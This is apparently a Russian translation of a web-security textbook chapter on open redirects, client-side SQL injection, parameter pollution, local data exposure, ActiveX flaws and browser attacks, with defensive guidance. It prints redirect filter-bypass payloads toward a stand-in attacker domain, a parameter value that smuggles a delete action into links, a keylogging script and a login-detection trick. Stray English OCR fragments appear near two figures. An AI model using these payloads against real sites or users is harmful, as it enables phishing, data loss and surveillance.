Открытое перенаправление возникает, когда приложение принимает управляемый ввод и использует его для перехода, предписывая браузеру пользователя посетить URL, отличный от запрошенного. Такие уязвимости обычно намного менее интересны злоумышленнику, чем межсайтовый скриптинг, позволяющий совершать гораздо более широкий набор вредоносных действий. Открытое перенаправление прежде всего полезно в фишинге, где жертву побуждают посетить поддельный сайт и ввести конфиденциальные сведения. Уязвимость придаёт обращению злоумышленника убедительность, поскольку позволяет создать URL, указывающий на настоящий целевой сайт. Такая ссылка выглядит надёжнее, но каждый открывший её незаметно перенаправляется на подконтрольный злоумышленнику сайт.

Тем не менее большинство реальных фишинговых атак добивается убедительности другими приёмами, находящимися вне контроля целевого приложения: регистрирует похожие доменные имена, использует официально звучащие поддомены или создаёт простое несоответствие текста ссылки и целевого URL в HTML-письме. Исследования показывают, что большинство пользователей не умеет или не склонно принимать решения о безопасности на основе структуры URL. Поэтому типичная ошибка открытого перенаправления имеет для фишера довольно ограниченную ценность.

В последние годы открытые перенаправления применялись в сравнительно безобидных атаках «рикроллинга», где жертва невольно попадала на видеоклип легенды британской поп-музыки Рика Эстли, как показано на рисунке 13-5.

Рисунок 13-5. Результат атаки рикроллинга.

Поиск и эксплуатация открытых перенаправлений

Сначала нужно найти каждый случай перенаправления в приложении. Оно может заставить браузер перейти к другому URL несколькими способами:

• HTTP-перенаправление использует сообщение с кодом состояния 3xx и заголовком `Location`, задающим цель:

```
HTTP/1.1 302 Object moved
Location: http://mdsec.net/updates/update29.html
```

• HTTP-заголовок `Refresh` перезагружает страницу с произвольным URL через заданный интервал, который можно установить в 0 для немедленного перехода:

```
HTTP/1.1 200 OK
Refresh: 0; url=http://mdsec.net/updates/update29.html
```

• HTML-тег `<meta>` может воспроизвести поведение любого HTTP-заголовка и использоваться для перенаправления:

```
HTTP/1.1 200 OK
Content-Length: 125

<html>
<head>
<meta http-equiv="refresh" content="0;url=http://mdsec.net/updates/update29.html">
</head>
</html>
```

• различные API JavaScript перенаправляют браузер на произвольный URL:

```
HTTP/1.1 200 OK
Content-Length: 120

<html>
<head>
<script>
document.location="http://mdsec.net/updates/update29.html";
</script>
</head>
</html>
```

В каждом случае можно указать абсолютный или относительный URL.

Этапы атаки

1. Найдите каждый случай перенаправления в приложении.
2. Эффективный способ - пройти приложение через перехватывающий прокси и следить за запросами настоящих страниц, а не ресурсов вроде изображений, таблиц стилей и файлов сценариев.
3. Если одно действие навигации создаёт несколько последовательных запросов, выясните применяемый механизм перенаправления.

Большинство перенаправлений не управляется пользователем. Например, в обычном механизме входа отправка правильных реквизитов на `/login.jsp` возвращает HTTP-перенаправление к `/myhome.jsp`. Цель всегда одна, поэтому уязвимость отсутствует.

Но в других случаях цель в некоторой степени задаётся пользовательскими данными. Распространённый пример: приложение отправляет пользователя с истёкшим сеансом на страницу входа, а после повторной аутентификации возвращает на исходный URL. Такое поведение может быть уязвимо, поэтому его следует исследовать подробнее.

Этапы атаки

1. Если пользовательские данные перенаправления содержат абсолютный URL, измените доменное имя и проверьте, переходит ли приложение в другой домен.

2. Если данные содержат относительный URL, превратите его в абсолютный URL другого домена и проверьте переход.

3. В обоих случаях следующее поведение определённо означает уязвимость к произвольному перенаправлению:

```
GET /updates/8/?redir=http://mdattacker.net/ HTTP/1.1
Host: mdsec.net

HTTP/1.1 302 Object moved
Location: http://mdattacker.net/
```

Попробуйте сами!

- mdsec.net
- mdsec.net
- mdsec.net
- mdsec.net
- mdsec.net

Примечание. Связанное, но не совсем равное перенаправлению явление возникает, когда приложение задаёт целевой URL фрейма управляемыми данными. Если можно создать URL, загружающий содержимое внешнего адреса в дочерний фрейм, получится довольно скрытная атака в стиле перенаправления. Можно заменить лишь часть существующего интерфейса приложения другим содержимым, оставив домен в адресной строке браузера неизменным.

Часто управляемые пользователем данные формируют цель перенаправления, но приложение их фильтрует или очищает, обычно пытаясь блокировать атаки. Уязвимость может как присутствовать, так и отсутствовать, поэтому далее нужно исследовать защиту и найти способы произвольного перехода. Обычно встречаются два типа защиты: блокировка абсолютных URL и добавление определённого абсолютного префикса.

Блокировка абсолютных URL

Приложение может проверять, начинается ли пользовательская строка с `http://`, и блокировать такой запрос. Тогда переход на внешний сайт иногда вызывают следующие варианты; обратите внимание на ведущий пробел в третьей строке:

```
HtTp://mdattacker.net
%00http://mdattacker.net
 http://mdattacker.net
//mdattacker.net
%68%74%74%70%3a%2f%2fmdattacker.net
%2568%2574%2574%2570%253a%252f%252fmdattacker.net
https://mdattacker.net
http:\\mdattacker.net
http:///mdattacker.net
```

Другой вариант: приложение пытается очистить абсолютный URL, удаляя `http://` и любой указанный внешний домен. Тогда могут помочь предыдущие обходы, а также следует проверить следующие атаки:

```
http://http://mdattacker.net
http://mdattacker.net/http://mdattacker.net
hthttp://tp://mdattacker.net
```

Иногда приложение проверяет, что пользовательская строка начинается с абсолютного URL собственного домена или содержит его. Тогда эффективны следующие обходы:

```
http://mdsec.net.mdattacker.net
http://mdattacker.net/?http://mdsec.net
http://mdattacker.net/%23http://mdsec.net
```

Попробуйте сами!

- mdsec.net
- mdsec.net
- mdsec.net
- mdsec.net
- mdsec.net

Добавление абсолютного префикса

Приложение может формировать цель перенаправления, добавляя управляемую строку к абсолютному префиксу URL:

```
GET /updates/72/?redir=/updates/update29.html HTTP/1.1
Host: mdsec.net

HTTP/1.1 302 Object moved
Location: http://mdsec.net/updates/update29.html
```

В такой ситуации приложение может быть уязвимо или нет. Если префикс состоит из `http://` и доменного имени приложения, но после домена нет косой черты, уязвимость присутствует. Например, URL:

```
http://mdsec.net/updates/72/?redir=.mdattacker.net
```

вызывает переход к:

```
http://mdsec.net.mdattacker.net
```

Этот URL подконтролен злоумышленнику, если он управляет DNS-записями домена `mdattacker.net`.

Но если абсолютный префикс заканчивается косой чертой или включает подкаталог сервера, приложение, вероятно, не уязвимо для перехода во внешний домен.

Скорее всего, злоумышленник сможет лишь создать URL, перенаправляющий пользователя на другой адрес в том же приложении. Обычно это ничего не даёт: если можно побудить пользователя открыть один URL приложения, столь же легко сразу передать ему второй.

Попробуйте сами!

mdsec.net

Если перенаправление выполняет клиентский JavaScript, запрашивающий данные из DOM, весь код перехода и связанной проверки обычно виден на клиенте. Внимательно изучите, как управляемые данные включаются в URL, выполняется ли проверка и существуют ли обходы. Помните: как и при XSS на основе DOM, дополнительная проверка может выполняться на сервере до возврата сценария браузеру. Для перенаправлений могут применяться следующие API JavaScript:

- `document.location`;
- `document.URL`;
- `document.open()`;
- `window.location.href`;
- `window.navigate()`;
- `window.open()`.

> **Попробуйте сами!**
>
> - mdsec.net
> - mdsec.net
> - mdsec.net
> - mdsec.net
> - mdsec.net
> - mdsec.net

Предотвращение открытых перенаправлений

Самый эффективный способ избежать уязвимости - не включать предоставленные пользователем данные в цель перенаправления. Разработчики делают это по разным причинам, но обычно существуют альтернативы. Например, интерфейс часто содержит список ссылок, каждая из которых ведёт на страницу перенаправления и передаёт целевой URL параметром.

Возможны такие альтернативы:

- удалить страницу перенаправления и заменить ссылки на неё прямыми ссылками к соответствующим целевым URL;

- хранить список всех допустимых URL. Вместо целевого URL передавать странице индекс списка, по которому она найдёт адрес и вернёт перенаправление.

Если получение управляемого ввода страницей и включение в цель считается неизбежным, риск следует снизить одной из мер:

- использовать во всех перенаправлениях относительные URL и строго проверять, что полученный адрес относительный. Он должен либо начинаться с одной косой черты, за которой идёт буква, либо начинаться с буквы и не содержать двоеточия до первой косой черты. Любой другой ввод нужно отклонять, а не очищать;

- использовать URL относительно веб-корня и добавлять `http://yourdomainname.com` перед каждым пользовательским URL. Если тот не начинается с косой черты, вместо этого добавлять `http://yourdomainname.com/`;

- использовать абсолютные URL и проверять, что пользовательский адрес начинается с `http://yourdomainname.com/`. Любой другой ввод отклонять.

Как и для XSS на основе DOM, приложениям не рекомендуется выполнять перенаправления клиентскими сценариями по данным DOM, поскольку они находятся вне прямого контроля сервера.

Клиентская SQL-инъекция

HTML5 поддерживает клиентские базы SQL, где приложения могут хранить данные на клиенте. Доступ выполняется через JavaScript, например:

```
var db = openDatabase('contactsdb', '1.0', 'WahhMail contacts', 1000000);
db.transaction(function (tx) {
  tx.executeSql('CREATE TABLE IF NOT EXISTS contacts (id unique, name, email)');
  tx.executeSql('INSERT INTO contacts (id, name, email) VALUES (1, "Matthew Adamson", "madam@nucnt.
    com")');
});
```

Такая функциональность хранит часто используемые данные на клиенте и быстро загружает их в интерфейс. Кроме того, приложение может работать в «автономном режиме», когда все обрабатываемые данные находятся на клиенте, а пользовательские действия сохраняются для последующей синхронизации с сервером после появления сети.

В главе 9 описывались SQL-инъекции в серверные базы, возникающие при небезопасной вставке управляемых злоумышленником данных в запрос. Точно такая же атака возможна на клиенте. Например:

• социальные сети сохраняют в локальной базе сведения о контактах, включая имена и обновления состояния;

• новостные приложения сохраняют статьи и комментарии для автономного просмотра;

• веб-почта хранит письма в локальной базе, а в автономном режиме - исходящие сообщения для последующей отправки.

В таких ситуациях злоумышленник может выполнить клиентскую SQL-инъекцию, включив специально сформированный ввод в управляемые данные, которые приложение сохранит локально. Например, письмо с SQL-инъекцией в теме скомпрометирует локальную базу получателя, если тема встраивается в клиентский SQL-запрос. В зависимости от использования базы последствия могут быть серьёзными. Одной SQL-инъекцией злоумышленник способен извлечь содержимое других полученных писем, скопировать в новое исходящее письмо на свой адрес и добавить его в очередь отправки.

Данные в клиентских базах часто содержат метасимволы SQL, например одинарную кавычку. Поэтому многие уязвимости, вероятно, обнаруживаются обычным тестированием удобства, и защита от SQL-инъекций уже может присутствовать. Как и на сервере, она способна содержать обходы, позволяющие доставить успешную атаку.

Клиентское загрязнение параметров HTTP

В главе 9 описывалось, как загрязнение параметров HTTP иногда нарушает серверную логику. В некоторых ситуациях атака возможна и на клиенте.

Предположим, веб-почта загружает входящие сообщения по следующему URL:

```
https://wahh-mail.com/show?folder=inbox&order=down&size=20&start=1
```

Во входящих рядом с каждым письмом показаны ссылки для удаления, пересылки и ответа. Например, ссылка ответа на письмо 12 имеет вид:

```
<a
    href="doaction?folder=inbox&order=down&size=20&start=1&message=12&action=reply&rnd=1935612936174
    ">reply</a>
```

Несколько параметров этих ссылок копируются из параметров URL входящих. Даже если приложение надёжно защищено от XSS, злоумышленник может создать URL, отображающий почту с другими значениями, отражёнными в ссылках. Например, он передаёт такой параметр:

```
start=1%26action=delete
```

Он содержит URL-кодированный символ &, который сервер приложений автоматически декодирует. Приложению передаётся следующее значение `start`:

```
1&action=delete
```

Если приложение принимает неправильное значение, всё равно показывает входящие и отражает его без изменений, ссылка ответа на письмо 12 становится такой:

```
<a
    href="doaction?folder=inbox&order=down&size=20&start=1&action=delete&message=12&action=reply&rnd
    =1935612936174">reply</a>
```

Теперь ссылка содержит два параметра `action`: один задаёт удаление, другой - ответ. Как и при обычном загрязнении параметров HTTP, поведение после щелчка зависит от обработки дубликата. Во многих случаях используется первое значение, поэтому пользователь невольно удаляет письма, на которые пытается ответить.

Обратите внимание: ссылки действий содержат параметр `rnd`, фактически являющийся маркером против CSRF, который не позволяет просто вызвать действия стандартной CSRF-атакой. Клиентское загрязнение внедряется в существующие ссылки приложения, поэтому маркеры обрабатываются нормально и не предотвращают атаку.

В реальной веб-почте, вероятно, существует намного больше эксплуатируемых действий: удаление всех писем, пересылка отдельных сообщений, создание общих правил переадресации. В зависимости от реализации можно внедрить в ссылки несколько параметров и даже использовать перенаправление на том же сайте, заставляя пользователя выполнять сложные действия, обычно защищённые от CSRF. Кроме того, несколько уровней URL-кодирования иногда позволяют внедрить несколько атак в один URL. Например, одно действие выполняется при попытке прочитать письмо, второе - при возврате к входящим.

Локальные атаки на конфиденциальность

Многие пользователи обращаются к веб-приложениям из общей среды, где злоумышленник может иметь непосредственный доступ к тому же компьютеру. Небезопасное приложение подвергает их целому ряду атак, возникающих в нескольких областях.

Примечание. Существует множество механизмов, которыми приложение сохраняет потенциально конфиденциальные данные на компьютере пользователя. При проверке лучше начать с полностью чистого браузера, чтобы данные тестируемого приложения не потерялись среди уже сохранённых. Идеально использовать виртуальную машину с чистой установкой операционной системы и браузеров.

Кроме того, в некоторых ОС каталоги и файлы локальных данных по умолчанию скрыты во встроенном файловом проводнике. Чтобы выявить всё, настройте компьютер на показ скрытых и системных файлов.

Постоянные cookie

Некоторые приложения хранят конфиденциальные данные в постоянном cookie, который большинство браузеров сохраняет в локальной файловой системе.

Этапы атаки

1. Просмотрите все cookie, выявленные при картографировании приложения (см. главу 4). Если инструкция `Set-Cookie` содержит атрибут `expires` с будущей датой, браузер сохраняет cookie до неё. Например:

```
UID=d475dfc6eccca72d0e expires=Fri, 10-Aug-18 16:08:29 GMT;
```

2. Если постоянный cookie содержит конфиденциальные данные, локальный злоумышленник может их захватить. Даже когда значение зашифровано, но выполняет критическую роль, например повторно аутентифицирует пользователя без реквизитов, злоумышленник способен передать захваченный cookie приложению, не расшифровывая содержимое (см. главу 6).

Попробуйте сами!

mdsec.net

Кэшированное веб-содержимое

Большинство браузеров кэширует веб-содержимое без SSL, если сайт прямо не запрещает это. Обычно кэш хранится в локальной файловой системе.

Этапы атаки

1. Для каждой страницы, доступной по HTTP и содержащей конфиденциальные данные, просмотрите ответ сервера и найдите директивы кэширования.

2. Следующие директивы запрещают браузеру кэшировать страницу. Они могут находиться в HTTP-заголовках ответа или метатегах HTML:

```
Expires: 0
Cache-control: no-cache
Pragma: no-cache
```

3. Если директив нет, один или несколько браузеров могут кэшировать страницу. Они обрабатываются отдельно для каждой страницы, поэтому проверять нужно каждую конфиденциальную страницу на основе HTTP.

4. Чтобы подтвердить кэширование конфиденциальных сведений, используйте стандартную установку обычного браузера, например Internet Explorer или Firefox. Полностью очистите кэш и cookie, затем откройте страницы с конфиденциальными данными. Изучите появившиеся файлы. Если их много, возьмите определённую строку из исходного кода страницы и найдите её в кэше.

Стандартные расположения кэша распространённых браузеров:

• Internet Explorer: `C:\Documents and Settings\username\Local Settings\Temporary Internet Files\Content.IE5`. Чтобы открыть каталог в Windows Explorer, введите точный путь при включённом показе скрытых каталогов либо перейдите к нему из командной строки;
• Firefox в Windows: `C:\Documents and Settings\username\Local Settings\Application Data\Mozilla\Firefox\Profiles\profile name\Cache`;
• Firefox в Linux: `~/.mozilla/firefox/profile name/Cache`.

Попробуйте сами!

mdsec.net

История просмотра

Большинство браузеров сохраняет историю просмотра, куда могут попасть конфиденциальные данные, переданные в параметрах URL.

Этапы атаки

1. Найдите в приложении все случаи передачи конфиденциальных данных через параметр URL.

2. Если они существуют, проверьте историю браузера и убедитесь, что данные там сохранились.

Попробуйте сами!

mdsec.net

Автозаполнение

Во многих браузерах есть настраиваемое автозаполнение текстовых полей, способное хранить номера кредитных карт, имена пользователей и пароли. Internet Explorer сохраняет данные автозаполнения в реестре, Firefox - в файловой системе.

Как уже описано, при определённых обстоятельствах данные кэша автозаполнения доступны не только локальному злоумышленнику, но и через XSS.

Этапы атаки

1. Просмотрите исходный HTML-код форм с текстовыми полями для конфиденциальных данных.

2. Если ни в теге формы, ни в теге отдельного поля не задан атрибут `autocomplete=off`, введённые данные сохраняются в браузерах с включённым автозаполнением.

Попробуйте сами!

mdsec.net

Локальные общие объекты Flash

Расширение Flash реализует собственный механизм локального хранения Local Shared Objects (LSO), также называемый Flash-cookie. В отличие от большинства механизмов, сохранённые в LSO данные общие для разных браузеров, если в них установлено расширение Flash.

Этапы атаки

1. Для Firefox существует несколько подключаемых модулей, например BetterPrivacy, которые позволяют просматривать данные LSO отдельных приложений.

2. Необработанные данные LSO можно изучать непосредственно на диске. Расположение зависит от браузера и ОС. Например, в современных на момент написания версиях Internet Explorer данные находились по следующей структуре каталогов:

```
C:\Users\{username}\AppData\Roaming\Macromedia\Flash Player\#SharedObjects\{random}\{domain
 name}\{store name}\{name of SWF file}
```

Попробуйте сами!

mdsec.net

Изолированное хранилище Silverlight

Расширение Silverlight реализует собственный механизм локального хранения Silverlight Isolated Storage.

Этапы атаки

Необработанные данные изолированного хранилища можно просматривать непосредственно на диске. В современных на момент написания версиях Internet Explorer они находились в глубоко вложенных каталогах со случайными именами по адресу:

```
C:\Users\{username}\AppData\LocalLow\Microsoft\Silverlight\
```

Попробуйте сами!

mdsec.net

userData в Internet Explorer

Internet Explorer реализует собственный механизм локального хранения `userData`.

> **Этапы атаки**
>
> Необработанные данные `userData` можно просматривать непосредственно на диске. В современных на момент написания версиях Internet Explorer они находились по следующей структуре каталогов:

```
C:\Users\user\AppData\Roaming\Microsoft\Internet Explorer\UserData\Low\{random}
```

> **Попробуйте сами!**
>
> mdsec.net

Механизмы локального хранения HTML5

HTML5 вводит несколько новых механизмов локального хранения:

• хранилище сеанса;
• локальное хранилище;
• хранилище базы данных.

Спецификации и применение этих механизмов продолжали развиваться. Они не были полностью реализованы во всех браузерах, а способы проверки использования и просмотра сохранённых данных, вероятно, зависели от браузера.

Предотвращение локальных атак на конфиденциальность

Приложениям не следует хранить что-либо конфиденциальное в постоянных cookie. Даже зашифрованные данные потенциально можно повторно отправить после захвата.

Приложения должны запрещать браузеру хранить конфиденциальные данные подходящими директивами кэширования. В ASP следующие инструкции заставляют сервер добавить нужные директивы:

```
<% Response.CacheControl = "no-cache" %>
<% Response.AddHeader "Pragma", "no-cache" %>
<% Response.Expires = 0 %>
```

В приложениях Java того же результата достигают следующие команды:

```
<%
response.setHeader("Cache-Control","no-cache");
response.setHeader("Pragma","no-cache");
response.setDateHeader ("Expires", 0);
%>
```

Приложения никогда не должны передавать конфиденциальные данные в URL, поскольку они могут записываться во множестве мест. Все такие сведения нужно отправлять HTML-формами методом POST.

В каждой форме, где пользователь вводит конфиденциальные данные в текстовые поля, в теге формы или поля следует указывать `autocomplete=off`.

Другие клиентские хранилища, включая новые функции HTML5, позволяют создавать полезные возможности: намного быстрее обращаться к пользовательским данным и продолжать работу без

сети. Если конфиденциальные сведения необходимо хранить локально, в идеале их следует шифровать, мешая злоумышленнику получить простой прямой доступ. Кроме того, пользователей нужно уведомлять о характере локально сохраняемых данных, предупреждать о риске доступа злоумышленника и разрешать отказаться от функции.

Атака на элементы ActiveX

В главе 5 описано, как приложение распределяет часть обработки на клиентскую сторону технологиями толстого клиента. Элементы ActiveX особенно интересны злоумышленнику, атакующему других пользователей. Когда приложение устанавливает элемент для вызова со своих страниц, тот регистрируется как «безопасный для сценариев». После этого его может использовать любой другой посещённый пользователем сайт.

Браузер не принимает любой ActiveX, который сайт просит установить. По умолчанию он показывает предупреждение и запрашивает разрешение. Пользователь решает, доверяет ли сайту, выпустившему элемент, и может согласиться. Но если элемент содержит уязвимости, после установки их сможет эксплуатировать любой вредоносный сайт.

Злоумышленнику интересны две основные категории уязвимостей ActiveX:

• элементы обычно написаны на машинных языках вроде C/C++, поэтому подвержены классическим уязвимостям: переполнениям буфера, ошибкам целых чисел и дефектам строк формата (подробнее см. главу 16). В последние годы огромное число таких уязвимостей обнаружили в элементах известных веб-приложений, например сайтов онлайн-игр. Обычно они позволяют исполнять произвольный код на компьютере жертвы;

• многие элементы ActiveX содержат методы, опасные по своей природе и допускающие злоупотребление:

• `LaunchExe(BSTR ExeName)`;
• `SaveFile(BSTR FileName, BSTR Url)`;
• `LoadLibrary(BSTR LibraryPath)`;
• `ExecuteCommand(BSTR Command)`.

Разработчики создают такие методы ради гибкости и будущего расширения функциональности без установки нового элемента. Но после установки его, конечно, способен тем же образом «расширить» любой вредоносный сайт и выполнить нежелательные действия против пользователя.


Поиск уязвимостей ActiveX

Когда приложение устанавливает ActiveX, помимо браузерного запроса разрешения в исходном HTML-коде страницы должен находиться примерно такой фрагмент:

```
<object id="oMyObject"
    classid="CLSID:A61BC839-5188-4AE9-76AF-109016FD8901"
    codebase="https://wahh-app.com/bin/myobject.cab">
</object>
```

Он предписывает браузеру создать элемент с заданными именем и `classid` и скачать его по указанному URL. Если элемент уже установлен, параметр `codebase` не нужен: браузер находит его на локальном компьютере по уникальному `classid`.

Если пользователь разрешает установку, браузер регистрирует элемент как «безопасный для сценариев». Тогда любой сайт сможет создавать его и вызывать методы. Для точной проверки откройте раздел реестра `HKEY_CLASSES_ROOT\CLSID\classid элемента из приведённого HTML\Implemented Categories`. Если присутствует подраздел `7DD95801-9882-11CF-9FA9-00AA006C42C4`, элемент зарегистрирован как «безопасный для сценариев», как показано на рисунке 13-6.



ıre 13-6: A control registered as safe for scripting

When the browser has instantiated an ActiveX control, individual methods

Рисунок 13-6. Элемент, зарегистрированный как безопасный для сценариев


Когда браузер создал экземпляр элемента ActiveX, отдельные методы можно вызывать так:

```
<script>
    document.oMyObject.LaunchExe('myAppDemo.exe');
</script>
```

> **Этапы атаки**
>
> Простой способ искать уязвимости ActiveX - изменить HTML, вызывающий элемент, передать ему свои параметры и наблюдать за результатами:
>
> 1. Такие уязвимости, как переполнения буфера, можно исследовать теми же атакующими данными, которые описаны в главе 16. Неконтролируемое срабатывание ошибок такого рода, скорее всего, приведёт к аварийному завершению процесса браузера, в котором работает элемент.
>
> 2. Опасные по самой своей природе методы вроде `LaunchExe` часто можно опознать просто по имени. В других случаях имя бывает безобидным или обфусцированным, но из параметров видно, что методу передают интересные значения: имена файлов, URL или системные команды. Попробуйте заменять эти параметры произвольными значениями и определите, обрабатывает ли элемент ввод ожидаемым образом.

Нередко оказывается, что не все реализованные элементом методы где-либо вызываются в приложении. Например, они могли быть реализованы для тестирования, вытеснены новыми, но не удалены, предназначены для будущего использования или самообновления. Для всесторонней проверки элемента нужно перечислить всю поверхность атаки, открываемую этими методами, и проверить их все.

Существуют разные инструменты для перечисления и проверки методов, открываемых элементами ActiveX. Один из полезных инструментов - COMRaider от iDefense. Он может показать все методы элемента и выполнить базовое фаззинг-тестирование каждого из них, как показано на рисунке 13-7.



ure 13-7: COMRaider showing the methods of an ActiveX control

reventing ActiveX Vulnerabilities

efending native compiled software components against attack is a large and

Рисунок 13-7. COMRaider показывает методы элемента ActiveX

Предотвращение уязвимостей ActiveX

Защита нативных скомпилированных программных компонентов от атак - обширная и сложная тема, выходящая за рамки этой книги. В сущности, архитекторы и разработчики элемента ActiveX должны гарантировать, что реализованные им методы нельзя вызвать со злоумышленного сайта ради нежелательных действий против установившего его пользователя. Например:

• нужно провести ориентированную на безопасность проверку исходного кода и тест на проникновение, чтобы найти в элементе такие уязвимости, как переполнения буфера;

• элемент не должен открывать опасные по самой своей природе методы, которые обращаются к файловой системе или операционной системе с использованием подконтрольных пользователю входных данных. Более безопасные альтернативы обычно требуют совсем немного дополнительных усилий. Например, если запуск внешних процессов считается необходимым, составьте список всех внешних процессов, которые можно правомерно и безопасно запускать. Затем либо создайте отдельный метод для вызова каждого из них, либо используйте один метод, принимающий номер индекса в этом списке.

В качестве дополнительной меры эшелонированной защиты некоторые элементы ActiveX проверяют доменное имя, с которого выдана вызвавшая их HTML-страница. Шаблон SiteLock Active Template Library от Microsoft позволяет разработчикам ограничить использование элемента ActiveX определённым списком доменных имён.

Некоторые элементы идут ещё дальше и требуют криптографической подписи всех передаваемых элементу параметров. Если переданная подпись неверна, элемент не выполняет запрошенное действие. Следует помнить, что некоторые защитные механизмы такого рода можно обойти, если на сайте, которому разрешено вызывать элемент, есть XSS-уязвимости.

Атака на браузер

Описанные до сих пор в этой и предыдущей главах атаки эксплуатируют какую-либо особенность поведения приложения, чтобы скомпрометировать его пользователей. Межсайтовый скриптинг, межсайтовая подделка запросов и перехват JavaScript возникают из-за уязвимостей в конкретных веб-приложениях, хотя в некоторых техниках эксплуатации используются особенности отдельных браузеров.

Ещё одна категория атак на пользователей вообще не зависит от поведения конкретных приложений. Эти атаки полагаются только на особенности поведения браузера или на саму архитектуру базовых веб-технологий. Их можно доставить с любого вредоносного сайта или с любого безобидного сайта, который сам был скомпрометирован. Поэтому они находятся на границе тематики книги о взломе веб-приложений. И всё же их стоит кратко рассмотреть - отчасти потому, что они имеют общие черты с атаками, эксплуатирующими функции конкретного приложения. Кроме того, они дают контекст для понимания последствий различных вариантов поведения приложений, показывая, чего может добиться злоумышленник даже при отсутствии каких-либо дефектов, специфичных для отдельного приложения.

Обсуждение в следующих разделах по необходимости краткое. На эту тему определённо можно написать целую книгу. Желающим стать авторами, у которых есть значительное количество свободного времени, предлагается направить в Wiley предложение о книге *The Browser Hacker's Handbook*.

Перехват нажатий клавиш

JavaScript можно использовать для наблюдения за всеми клавишами, которые нажимает пользователь, пока окно браузера имеет фокус, включая пароли, личные сообщения и другие персональные сведения. Следующий демонстрационный сценарий перехватывает все нажатия клавиш в Internet Explorer и выводит их в строке состояния браузера:

```
<script>document.onkeypress = function () {
    window.status += String.fromCharCode(window.event.keyCode);
} </script>
```

Эти атаки могут перехватывать нажатия клавиш только пока фокус находится в фрейме, где выполняется код. Однако некоторые приложения делают себя уязвимыми для кейлоггинга, встраивая сторонний виджет или рекламный апплет во фрейм на собственных страницах. В так называемых атаках «обратного перехвата нажатий» (reverse strokejacking) вредоносный код в дочернем фрейме может захватить фокус верхнего окна: политика одинакового источника такой операции не препятствует. Вредоносный код может перехватывать нажатия, обрабатывая события `onkeydown`, а отдельные события `onkeypress` передавать верхнему окну. Тогда вводимый текст как обычно появляется в верхнем окне. На короткое время возвращая фокус в паузах между вводом, вредоносный код даже может сохранить видимость мигающего курсора в обычном месте верхней страницы.

Кража истории браузера и поисковых запросов

JavaScript можно использовать для полного перебора, чтобы выяснить, какие сторонние сайты недавно посещал пользователь и какие запросы он выполнял в популярных поисковых системах. Эта техника уже описана в контексте полного перебора для определения действующих маркеров защиты от CSRF, используемых в другом домене. Атака динамически создаёт гиперссылки на распространённые сайты и поисковые запросы, а затем с помощью API `getComputedStyle` проверяет, окрашена ли ссылка как посещённая или непосещённая. Огромный список возможных целей можно быстро проверить с минимальным влиянием на пользователя.

Перечисление используемых в данный момент приложений

JavaScript можно использовать, чтобы определить, выполнил ли пользователь вход в сторонние веб-приложения. В большинстве приложений есть защищённые страницы, которые могут просматривать только аутентифицированные пользователи, например страница My Details. Если её запрашивает неаутентифицированный пользователь, он получает другое содержимое, например сообщение об ошибке или перенаправление на страницу входа.

Такое поведение можно использовать, чтобы определить, выполнил ли пользователь вход в стороннее приложение: для защищённой страницы выполняется междоменное подключение сценария, а для обработки ошибок сценариев реализуется собственный обработчик:

```
window.onerror = fingerprint;
<script src="https://other-app.com/MyDetails.aspx"></script>
```

